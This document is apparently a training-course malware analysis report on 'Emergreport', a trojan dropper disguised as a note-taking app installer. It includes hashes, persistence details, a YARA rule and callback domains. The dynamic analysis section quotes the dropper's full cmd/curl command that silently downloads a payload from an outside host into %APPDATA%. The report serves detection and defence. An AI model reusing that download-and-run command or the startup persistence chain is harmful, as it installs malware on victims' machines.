

Practical Malware Analysis & Triage

Malware Analysis Report

Emergreport Dropper-Installer Malware

Nov 2023 | AcePhire | v1.0

# Table of Contents

[Table of Contents 2](#_Toc85207993)

[Executive Summary 3](#_Toc85207994)

[High-Level Technical Summary 4](#_Toc85207995)

[Malware Composition 5](#_Toc85207996)

notely[.exe 5](#_Toc85207997)

oneWitch[.png:](#_Toc85207998) 6

unzip[.vbs:](#_Toc85207998) 6

Emergreport[.zip:](#_Toc85207998) 6

Emergreport[.lnk:](#_Toc85207998) 6

[Basic Static Analysis 7](#_Toc85207999)

[Basic Dynamic Analysis 8](#_Toc85208000)

[Network Indicators](#_Toc85208004) 8

[Network Indicators 9](#_Toc85208004)

[Advanced Static Analysis 16](#_Toc85208001)

[Rules & Signatures 17](#_Toc85208006)

[Appendices 18](#_Toc85208007)

[A. Yara Rules 18](#_Toc85208008)

[B. Callback URLs 18](#_Toc85208009)

# Executive Summary


|  |  |
| --- | --- |
| SHA256 hash | 1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db |

Emergreport is a x64 trojan dropper-installer malware sample, this sample appears to install a note taking app with the name of “Notely”, however, it also installs a PEdll file that is persistent in the %APPDATA% directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

# High-Level Technical Summary

The Emergreport installer installs the “notely.exe” file as well as 2 other malicious files. The first being “Emergreport.zip” in the %APPDATA% directory, and the second is “unzip.vbs” in the startup directory, which runs every time Windows starts. The vbs file includes Visual Basic Script code that unzips the “Emergreport.zip” file and runs the file that it contains (”Emergreport.lnk”). The “Emergreport.lnk” file runs a curl command in silent mode and downloads a file from the URL “**hxxp://**consumerfinancereport[.]local” and saves it as “oneWitch.png” in the %APPDATA% directory. The file also runs 4 ping commands on the localhost. The “oneWitch.png” file is the dropped file and is a x64 PEdll file that contains nim code.

****


# Malware Composition

Emergreport dropped and installed files:

|  |  |
| --- | --- |
| **File Name** | **SHA256 Hash** |
| notely.exe | 1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7 |
| oneWitch.png | 37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e |
| unzip.vbs | 1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3 |
| Emergreport.zip | bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231 |
| Emergreport.lnk | [shortcut to the cmd.exe with special parameters] |

## notely.exe

This PE executable is added to the start program menu and a shortcut is made to the desktop. It is written in nim. Upon initialization, this window pops:



*Fig 1: Popup window when running notely.exe*

oneWitch.png:

A PEdll that is downloaded from a URL (**hxxp://**consumerfinancereport[.]local/blog/index/witchABy.jpg), it will be downloaded every time Windows starts.

unzip.vbs:

A Visual Basic Script that unzips the “Emergreport.zip” file in the %APPDATA% directory and runs its content.

Emergreport.zip:


A zip file containing “Emergreport.lnk”.

Emergreport.lnk:

A file that runs the dropper command which downloads “oneWitch.png”.

# Basic Static Analysis

**Indicators**

* Compressed, however, this is normal for a installer as it only contains data and Window's installer will do the rest of the work  
  ****


**Strings**

|  |
| --- |
| Folder{B31DBD05-2752-3A9D-9588-397C2548766C}C\_\_07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergreport.zip\_77D723846EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C\_\_77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs\_7DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-9F7B56A0D559}C\_\_7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe.:USER'S~1|User's Programs MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\\[ProductName]DIRCA\_TARGETDIRTARGETDIR=\"\".:USER'S~2|User's Startup Folder.:USER'S~3|User's Application Data Folder.:USER'S~4|User's  DesktopDesktopFoldernotely-setup-x64ProductName{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}ProductCode{77190102-CDEB-4BCA-83E6-0AD39B5049CA}1.0.0ProductVersionNoCapSoftwareManufacturerNoCapSoftware LLCARPCONTACT1033ProductLanguageNEWERPRODUCTFOUNDSecureCustomProperties[VSDVERSIONMSG]ERRCA\_CANCELNEWERVERSIONNEWERPRODUCTFOUND AND NOT Installed[VSDUIANDADVERTISED]ERRCA\_UIANDADVERTISEDProductState=1FindRelatedProductsNOT InstalledLaunc0 |




**Script for dropping the zip file and unzipper file can be seen, as well as the main installed file**


# Basic Dynamic Analysis


**Network Based**


* **No network connections made with the initial execution of `notely-setup-x64.msi`**
* **Running the `Emergreport.lnk` gives queries `consumerfinancerport.local` and gets a jpg file from hxxp://consumerfinancereport[.]local/blog/index/witchABy.jpg  
  **

**Host Based**


* **After initial detonation, `Shortcut to notely.exe.ink` is made on the desktop. Opening that shows this window  
  **
* **The shortcut reverts to `C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe`  
  **
* **A file with the name `Emergreport.zip` is created in `C:\Users\Anonymous\AppData\Roaming`, which can be seen in the strings of `notely-setup-x64.msi`  
  **
* **`unzip.vbs` is found in the startup folder, which can also be seen in the strings of `notely-setup-x64.msi`. Taking a look at its shellcode, it does the following:**
  + **Defines a function extracts files from a zip file**
    - **Takes the paths for the zip file and extract path**
    - **Checks if they are valid**
    - **Extracts**
  + **Creates a `WScript.Shell`**
  + **Sets the zip file path to the `%APPDATA%`**
  + **Extracts the `Emergreport.zip` from that path to the same path**
  + **Runs the file**


****


****

****

* **The extracted file `Emergreport.lnk` is a shortcut to `cmd.exe`, with the following parameter: `%windir%\system32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png consumerfinancereport[.]local/blog/index/witchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %w`**
  + **It does a cmd command execution where it** 
    - **runs the curl command with:**
      * **`-s` (silent mode)**
      * **`-o` (output file)**
      * **`%appdata%\oneWitch.png` (path to output file)**
      * **`consumerfinancereport[.]local/blog/index/witchABy.jpg` (URL)**
    - **does 4 ping commands on `127.0.0.1` with a count of `1` and saves the results in `nul`**

****

****

* **Running the file will create a `oneWitch.png` file in the directory  
  **

# Advanced Static Analysis

**Very little information was gathered through this phase. Nevertheless, “oneWitch.png” file appears to use the CRT (C RunTime Library).**

# Rules & Signatures

A full set of YARA rules is included in Appendix A.

**Strings**

* **$zip\_file is the “Emergreport.zip” file that is installed when running the installer, this file contains the payload that drops the main DLL.**
* **$unzipper file is the persistent file that unzips the “Emergreport.zip” file and runs the payload.**

**Conditions**

* **Check if the $zip\_file and $unzipper\_file files are in the strings of the installer.**

**Appendices**

## Yara Rules

Full Yara repository located at: <https://github.com/AcePhire/Malware-Analysis>

rule Emergreport\_Dropper {

    meta:

        last\_updated = "2023-11-11"

        author = "AcePhire"

        description = "A Yara rule for Emergreport.Dropper.Installer.msi"

    strings:

*$zip\_file* = "Emergreport.zip" ascii

*$unzipper\_file* = "unzip.vbs"

    condition:

*$zip\_file* and

*$unzipper\_file*

}

## Callback URLs

|  |  |
| --- | --- |
| Domain | Port |
| hxxp://consumerfinancereport[.]local | 80 |